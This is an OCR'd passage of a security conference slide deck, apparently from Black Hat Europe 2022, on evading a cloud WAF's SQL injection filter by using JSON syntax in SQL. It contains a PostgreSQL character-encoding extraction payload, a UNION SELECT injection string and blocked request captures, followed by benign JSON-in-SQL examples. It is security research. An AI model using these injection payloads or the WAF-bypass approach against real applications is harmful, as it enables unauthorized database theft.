
Solution:

Append multiple characters to each returned integer

We Want:

"secret"

We Got:




The connection has timed out


The server at [redacted] is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Constructing The Payload




```
SELECT (id+num) FROM (SELECT ((ASCII(a[7])::BIGINT<<8) + ASCII(a[6])::BIGINT<<16) +
(ASCII(a[5])::BIGINT<<24) + (ASCII(a[4])::BIGINT<<32) + (ASCII(a[3])::BIGINT<<40) +
(ASCII(a[2])::BIGINT<<48) + (ASCII(a[1])::BIGINT<<56)) AS num,row_number() over()
AS id FROM regexp_matches((SELECT 'testsss'),'(.)(.)(.)(.)(.)(.)(.)','g') AS a) bb
```



Taking our vulnerability to space (to the cloud actually)

Reaching The Clouds

Blocked???




```
GET /[redacted]
Host:[redacted]
Cache[redacted]
Upgra[redacted]
User-[redacted]
Safar[redacted]
Accep[redacted]
text/[redacted]
d-exc[redacted]
Accep[redacted]
Accep[redacted]
Conne[redacted]
Conte[redacted]
```

```
HTTP/1.1 403 Forbidden
Server: awselb/2.0
Date: Tue, [redacted] GMT
Content-Type: text/html
Content-Length: 520
Connection: close

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
```

Reaching The Clouds

Enhance…




```
GET /
Host:
Cache
Upgra
User-
Safar
Accep
text/
d-exc
Accep
Accep
Conne
Conte
```

```
HTTP/1.1 403 Forbidden
Server: awselb/2.0
Date: Tue,                    GMT
Content-Type: text/html
Content-Length: 520
Connection: close

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
```

Reaching The Clouds

AWS ELB




```
HTTP/1.1 403 Forbidden
Server: awselb/2.0
Date: Tue, [redacted] GMT
Content-Type: text/html
Content-Length: 520
Connection: close

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
```

Understanding What Happened

- Our injection was blocked due to Amazon ELB WAF
- In order to dump all that juicy data, we must bypass the WAF

Creating A Setup

- Creating an ELB setup on AWS




Understanding The WAF

- Creating a setup on AWS
- The next 3 days I spent sending payloads over the WAF and analyzing the responses

Actually me

How A WAF Could Work?


- How the WAF determines malicious SQLi requests?
- Two possible approaches:
  - **Look for blacklisted SQL directives**
  - Try and parse SQL syntax from the request



```
GET /search?page=' UNION SELECT Version()
```


How A WAF Could Work?

- How the WAF determines malicious SQLi requests?
- Two possible approaches:
  - Look for blacklisted SQL directives
  - **Try and parse SQL syntax from the request**




How A WAF Could Work?

What if the WAF SQL parser did not recognize valid SQL syntax?



JSON In SQL

JSON In SQL



```
postgres=# SELECT JSON from SQL;
```


black hat EUROPE 2022

JSON In SQL

- JSON is the most commonly used data format
- Relational database engines implemented native JSON support
    - PostgreSQL, MySQL, SQLite, MSSQL

Benefits of Using JSON with SQL

- Parse JSON text and read or modify values.
- Transform arrays of JSON objects into table format.
- Format the results of Transact-SQL queries in JSON format.




SQL


```sql
SELECT Name, Surname,
  JSON_VALUE(jsonCol, '$.info.address.PostCode') AS PostCode,
  JSON_VALUE(jsonCol, '$.info.address."Address Line 1"') + ' '
  + JSON_VALUE(jsonCol, '$.info.address."Address Line 2"') AS Address,
  JSON_QUERY(jsonCol, '$.info.skills') AS Skills
FROM People
WHERE ISJSON(jsonCol) > 0
  AND JSON_VALUE(jsonCol, '$.info.address.Town') = 'Belgrade'
  AND Status = 'Active'
ORDER BY JSON_VALUE(jsonCol, '$.info.address.PostCode')
```

Why Should We Use JSON with SQL

- Better efficiency
  - Less database calls
  - Less preprocessing
- Similar data format to your backend API



```
DECLARE @json NVarChar(2048) = N'{
    "owner": null,
  "brand": "BMW",
  "year": 2020,
   "status": false,
  "color": [ "red", "white", "yellow" ],


  "Model": {
    "name": "BMW M4",
    "Fuel Type": "Petrol",
    "TransmissionType": "Automatic",
    "Turbo Charger": "true",
    "Number of Cylinder": 4

  }
}';

SELECT * FROM OpenJson(@json);
```



Results | Messages

	value	type	key
1	Rack's	1	firstName
2	Jackon	1	lastName
3	man	1	gender
4	24	2	age
5	{ "streetAddress": "126", "city": "San Jone", "state": "CA", "postalCode": "394221" }	5	address
6	[{ "type": "home", "number": "7383627627" }]	4	phoneNumbers

Using JSON in SQL


Input table data:

